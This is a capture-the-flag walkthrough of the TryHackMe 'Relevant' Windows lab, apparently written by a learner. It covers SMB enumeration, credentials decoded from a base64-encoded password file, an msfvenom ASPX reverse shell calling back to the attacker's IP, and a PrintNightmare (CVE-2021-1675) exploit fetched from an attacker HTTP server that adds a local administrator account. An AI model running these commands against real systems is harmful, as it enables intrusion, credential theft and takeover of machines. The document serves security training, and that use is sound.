Relevant

Relevant

https://tryhackme.com/room/relevant

`rustscan -a 10.10.196.168 -- -sV -sC`

Open 10.10.196.168:**80**
Open 10.10.196.168:**135**
Open 10.10.196.168:**139**
Open 10.10.196.168:**445**
Open 10.10.196.168:**3389**
Open 10.10.196.168:**49663**
Open 10.10.196.168:**49667**
Open 10.10.196.168:**49668**
/save in THM/Relevant

`gobuster dir -u http://10.10.196.168 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

```
===============================================================
2023/07/31 19:46:22 Starting gobuster in directory enumeration mode
===============================================================
/*checkout*            (Status: 400) [Size: 3420]
/*docroot*             (Status: 400) [Size: 3420]
/*                     (Status: 400) [Size: 3420]
/http%3A%2F%2Fwww      (Status: 400) [Size: 3420]
/http%3A               (Status: 400) [Size: 3420]
/q%26a                 (Status: 400) [Size: 3420]
/**http%3a             (Status: 400) [Size: 3420]
/*http%3A              (Status: 400) [Size: 3420]
/**http%3A             (Status: 400) [Size: 3420]
/http%3A%2F%2Fyoutube  (Status: 400) [Size: 3420]
/http%3A%2F%2Fblogs    (Status: 400) [Size: 3420]
/http%3A%2F%2Fblog     (Status: 400) [Size: 3420]
/**http%3A%2F%2Fwww    (Status: 400) [Size: 3420]
/s%26p                 (Status: 400) [Size: 3420]
/%3FRID%3D2671         (Status: 400) [Size: 3420]
/devinmoore*           (Status: 400) [Size: 3420]
/200109*               (Status: 400) [Size: 3420]
/*sa_                  (Status: 400) [Size: 3420]
/*dc_                  (Status: 400) [Size: 3420]
/http%3A%2F%2Fcommunity (Status: 400) [Size: 3420]
/Chamillionaire%20%26%20Paul%20Wall-%20Get%20Ya%20Mind%20Correct (Status: 400) [Size: 3420]
/Clinton%20Sparks%20%26%20Diddy%20-%20Dont%20Call%20It%20A%20Comeback%28RuZtY%29 (Status: 400) [Size: 3420]
/DJ%20Haze%20%26%20The%20Game%20-%20New%20Blood%20Series%20Pt (Status: 400) [Size: 3420]
/http%3A%2F%2Fradar    (Status: 400) [Size: 3420]
/q%26a2                (Status: 400) [Size: 3420]
/login%3f              (Status: 400) [Size: 3420]
/Shakira%20Oral%20Fixation%201%20%26%202 (Status: 400) [Size: 3420]
/http%3A%2F%2Fjeremiahgrossman (Status: 400) [Size: 3420]
/http%3A%2F%2Fweblog   (Status: 400) [Size: 3420]
/http%3A%2F%2Fswik     (Status: 400) [Size: 3420]
/nt4wrksv              (Status: 301) [Size: 159] [--> http://10.10.196.168:49663/nt4wrksv/]
===============================================================
2023/07/31 20:25:03 Finished
===============================================================
```

Only 1 directory has not status 400
/nt4wrksv

`smbclient -L \\\\10.10.196.168\\`

`smbclient \\\\10.10.196.168\\nt4wrksv`

we found passwords.txt

```
smb: \> ls
  .                                   D        0  Sat Jul 25 21:46:04 2020
  ..                                  D        0  Sat Jul 25 21:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 15:15:33 2020

                7735807 blocks of size 4096. 5137574 blocks available
```

[User Passwords - Encoded]

Qm9iIC0gIVBAJCRXMHJEITEyMw==

QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

Decoded creds:

Bob - !P@$$W0rD!123

Bill - Juw4nnaM4n420696969!$$$

Creting reverse shell:

`msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.11.28.126 LPORT=53 -f aspx -o shell.aspx`

`put shell.aspx` (in SMB)


http://10.10.229.66:49663/nt4wrksv/shell.aspx (URL)

```
listening on [any] 53 ...
connect to [10.11.28.126] from (UNKNOWN) [10.10.229.66] 49891
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>
```



After enumarating the first flag is ours

c:\Users\Bob\Desktop>`type user.txt`

THM{fdk4ka34vk346ksxfr21tg789ktf45}

Before escalate our privileges check 'powershell', and we have it))

let's check updates:

`wmic qfe list`

```
PS C:\Users\Administrator> wmic qfe list
wmic qfe list
Caption                                     CSName    Description      FixComments  HotFixID   InstallDate  InstalledBy  InstalledOn  Name  ServicePackInEffect  Status
http://support.microsoft.com/?kbid=3192137  RELEVANT  Update                        KB3192137                            9/12/2016
http://support.microsoft.com/?kbid=3211320  RELEVANT  Update                        KB3211320                            1/7/2017
http://support.microsoft.com/?kbid=3213986  RELEVANT  Security Update               KB3213986                            1/7/2017
```

let's find exploit

`git clone https://github.com/calebstewart/CVE-2021-1675`

`python3 -m http.server 8000` KALI

`wget http://10.11.28.126:8000/CVE-2021-1675 -o shell.ps1` TARGET

Privilege escalation

`Import-Module .\shell.ps1`

`Invoke-Nightmare -NewUser "Romchik" -NewPassword "Super!P@@ss"`

```
PS C:\Users\Public\Downloads> Invoke-Nightmare -NewUser "Romchik" -NewPassword "Super!P@@ss"
Invoke-Nightmare -NewUser "Romchik" -NewPassword "Super!P@@ss"
[+] created payload at C:\Windows\TEMP\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_7b3eed059f4c3e41\Amd64\mxdwdrv.dll"
[+] added user Romchik as local administrator
[+] deleting payload from C:\Windows\TEMP\nightmare.dll
PS C:\Users\Public\Downloads> net user Romchik
net user Romchik
User name                    Romchik
Full Name                    Romchik
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/1/2023 3:37:04 AM
Password expires             Never
Password changeable          8/1/2023 3:37:04 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
```

We have new admin

`xfreerdp /v:10.10.229.66 /u:Romchik /p:'Super!P@@ss`

Let's connect to RDP

GO to Administrator folder, and we heve a flag

THM{1fk5kf469devly1gl320zafgl345pv}